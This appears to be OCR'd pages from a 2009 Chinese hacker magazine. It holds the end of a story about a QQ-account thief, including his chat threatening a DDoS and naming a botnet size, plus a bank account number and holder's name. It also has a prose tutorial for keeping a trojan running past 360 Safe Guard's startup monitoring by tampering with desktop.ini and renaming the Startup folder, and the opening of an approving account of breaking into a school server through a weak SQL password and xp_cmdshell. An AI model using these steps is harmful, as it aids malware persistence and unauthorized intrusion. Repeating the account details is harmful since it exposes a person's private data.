怕还得长期观察他一段时间才行，于是只好先告一段落。

10101——20043——QQ号:——IP:(62.45.239.98)——2009-2-9 14:02:33
156800844——1033467218——QQ号:——IP:(218.29.69.34)——2009-2-9 14:10:45

图9




图10

发信人	日期	时间	内容
骇客技术吧	2009-02-01	2:01:04	我在问你最后一遍 钱汇了么 !┴0A000000008602宋
大饼	2009-02-01	2:01:04	没有 !┴0B400080008602宋体
骇客技术吧	2009-02-01	2:01:05	那你杂骗我呢？ !┴0A000000008602宋体
骇客技术吧	2009-02-01	2:02:02	我这里就2000 !┴0A000000008602宋体
骇客技术吧	2009-02-01	2:02:07	一分没多 一分没少 !┴0A000000008602宋体
大饼	2009-02-01	2:02:01	。。。 !┴0B400080008602宋体
骇客技术吧	2009-02-01	2:02:02	我问你呢 !┴0A000000008602宋体
骇客技术吧	2009-02-01	2:02:03	那你杂说汇了呢 !┴0A000000008602宋体
骇客技术吧	2009-02-01	2:02:04	还骗我 说晚上给我照下来 !┴0A000000008602宋体
大饼	2009-02-01	2:02:05	兄弟 !┴0B400080008602宋体
骇客技术吧	2009-02-01	2:02:05	信不信我现在用DDOS攻击你 !┴0A000000008602宋体
大饼	2009-02-01	2:02:05	骗人太多不好 !┴0B400080008602宋体
大饼	2009-02-01	2:02:01	来吧。。。 !┴0B400080008602宋体
骇客技术吧	2009-02-01	2:02:06	行 !┴0A000000008602宋体
大饼	2009-02-01	2:02:01	你有多少鸡？ !┴0B400080008602宋体
骇客技术吧	2009-02-01	2:02:02	3743 !┴0A000000008602宋体
大饼	2009-02-01	2:02:02	。。。 !┴0B400080008602宋体
大饼	2009-02-01	2:02:02	这么精确啊。。。 !┴0B400080008602宋体
骇客技术吧	2009-02-01	2:02:03	别说别地 !┴0A000000008602宋体
大饼	2009-02-01	2:02:04	这点零头我从来不计较的 !┴0B400080008602宋体

图11

我还想看看对方的电脑里都有些什么好东西，可翻遍硬盘，也没有什么入侵或安全工具之类的，果然是个垃圾，现在又玩上劲舞团了，根本没有给我制作免杀！不久，这位“黑客”

便如屁股着了火的猴子一样急了，不停的问我汇完款没有，还总确认是邮政储蓄6221882290002911887，李华忠这个账号，没办法，我就说汇过了，结果他一下子发视频邀请过来，说要看看汇款单，如图10，这么烦人，我只好实话实说了，如图11，图12，这家伙气急败坏，居然说要DDOS我，还好我这边一直用着vpn，不过估计他的水平也是不会使用灰鸽子DDOS的。

好了，最后提醒大家一定要注意安全，密保自己一定要记住，还有不要轻易汇款，那个丢号的后来我问他还真汇款过去400，看着那个家伙说自己的账号里有2000块，我很心痛，难道学技术最后就是为了做这些吗？这个长久以来侵蚀着无数人的问题，它的答案到底又是些什么呢？

发信人	日期	时间	内容
骇客技术吧	2009-02-01	2:02:04	10分钟后你就知道了 !┴0A000000008602宋体
骇客技术吧	2009-02-01	2:02:05	你到底汇不汇 !┴0A000000008602宋体
大饼	2009-02-01	2:02:05	我卖鸡都一千一千多送的 !┴0B400080008602宋体
大饼	2009-02-01	2:02:05	呵呵 !┴0B400080008602宋体
大饼	2009-02-01	2:02:07	来吧 !┴0B400080008602宋体
大饼	2009-02-01	2:02:08	快点 !┴0B400080008602宋体
骇客技术吧	2009-02-01	2:02:01	我来你妈了逼 !┴0A000000008602宋体
大饼	2009-02-01	2:02:01	不要骂人 !┴0B400080008602宋体
大饼	2009-02-01	2:02:02	你说的我会发布出去的 !┴0B400080008602宋体
大饼	2009-02-01	2:02:04	我还要给你做脏话屏蔽 !┴0B400080008602宋体
大饼	2009-02-01	2:02:05	我多累啊 !┴0B400080008602宋体
大饼	2009-02-01	2:02:04	兄弟 !┴0B400080008602宋体
大饼	2009-02-01	2:02:05	我美国的ip !┴0B400080008602宋体
大饼	2009-02-01	2:02:01	你快来ddos吧 !┴0B400080008602宋体
大饼	2009-02-01	2:02:04	以后少骗人吧。。。 !┴0B400080008602宋体

图12

文章难易度：★★
文章阅读点：去除desktop.ini后绕过360安全卫士“启动”监控

过360安全卫士之“启动”监控

swan

系统的启动位置非常多，但最为人所知的就是所谓的“启动”文件夹，任何文件写入此文件夹都会被360强大的实时监控所拦截，当然名为desktop.ini的文件例外。一直在思考应该如何突破360对此文件的写入监控，但毫无头绪，一次偶然的发现却让我成功的突破了其如影随行般的“追踪”！

首先，我介绍一下这个文件夹的相关基础知识：此文件夹一般位于“C:\Documents and Settings\Administrator\「开始」菜单\程序”下，为系统文件，无法删除，如图1。




图1

我曾经天真的以为只要把“启动”文件夹重新命名，就可以突破360的监控了，但事实上，不管你怎么样的命名（我改为1），打开后那个文件显示的路径还是“启动”二字，后来又在CMD下重新命名为22的名称，但结果却造成打开此文件夹出现怪异的现象，如图2，在此文件夹拖入QQ的快捷方式，重新启动后，发现系统又重新生成了一个名为“启动”的系统文件夹，并且原来名为“1”文件夹不在属于系统文件夹，也就是说放在里面的文件，重新启动后不会运行，如图3。




图2




图3

后来发现问题是出在启动下的配置文件中，具体应该说是desktop.ini文件，为了让大家能清楚的看到，我使用Wsyscheck打开了此文件夹，如图4。为了克服系统找不到名为“启动”的文件夹而重新生成一个“启动”文件夹，如果我把“启动”文件夹下的desktop.ini去除属性后再删除，再改其名为“22”，这样就不会出现怪异的现象了。为了进一步欺骗系统，于是我手工新建了一个名为“启动”的文件夹，系统就不会把“1”的权利给剥夺了，里面的文件就会随着系统启动而启动！写入文件，将不再被360所监控到并提示，但重新启动后依然会被检测出而提示，如图5，这次不理它，在下次启动的时候，以迅雷不及掩耳的速度把文件名改了，360这下又变成瞎子了！




图4

所以我们写入的“木马程序”应该捆绑一个批处理，此批处理具有修改“name1”为“name2”的功能，并且还要再下次启动时改回原来的“name1”名字，依此循环改名才会躲避360的追杀，这个也好办，只要进行系统判断是否存在某文件名后再执行相应的改名命令就可以了！

综上所述，“启动”文件夹下的deaktop.ini文件删除后，如果把“启动”改名，并且不手工新建一个“启动”文件夹，系统就将重新生成一个名为“启动”的文件夹，改名后的文件夹不具备让其目录下的文件开机启动的功能，如果新建一个“启动”文件夹，此改名后不丢失原来的功能。第一次改名后，360不对其进行判断，因为失去了判断的方向，但重新启动后，又会追逐到那个改名后的文件夹，如果又进行改名，360又失去判断方向，不会提示。




图5

文章难易度：☆☆
文章阅读点：SQL弱口令入侵学校文件服务器、ARP攻击梅南山下论坛

层层逼近 步步为营

——对学校文件服务器&梅南山下论坛的入侵

镇革

为庆祝愚人节，本打算在4月1日前拿下学校网站恶搞一番的，可谁知曾一度被我玩弄于股掌间的ZNUNI网站已今非昔比了，织梦的漏洞页面被删除了，校团委也暂停更新了，就连我曾经留的若干个后门也被删除干净了。

无奈之下，只好对校园网站所在的网段一顿狂扫，以泄我心头之恨，无意中发现该网段内有台电脑竟然存在SQL弱口令这样令人匪夷所思的漏洞，设了个简单的密码也就算了，居然连xp_cmdshell也不删除，就差为我写上欢迎光临了，如图1。使用SQL连接工具连接上去，经测试，无法直接上传文件，但令我惊喜的是，它竟然没有删掉net.exe，如图2，拜托，把它改个名字也好啊，弄的我一点儿成就感都没了，虽然即使你删掉了我也有别的办法，但至少那样我会好受些。

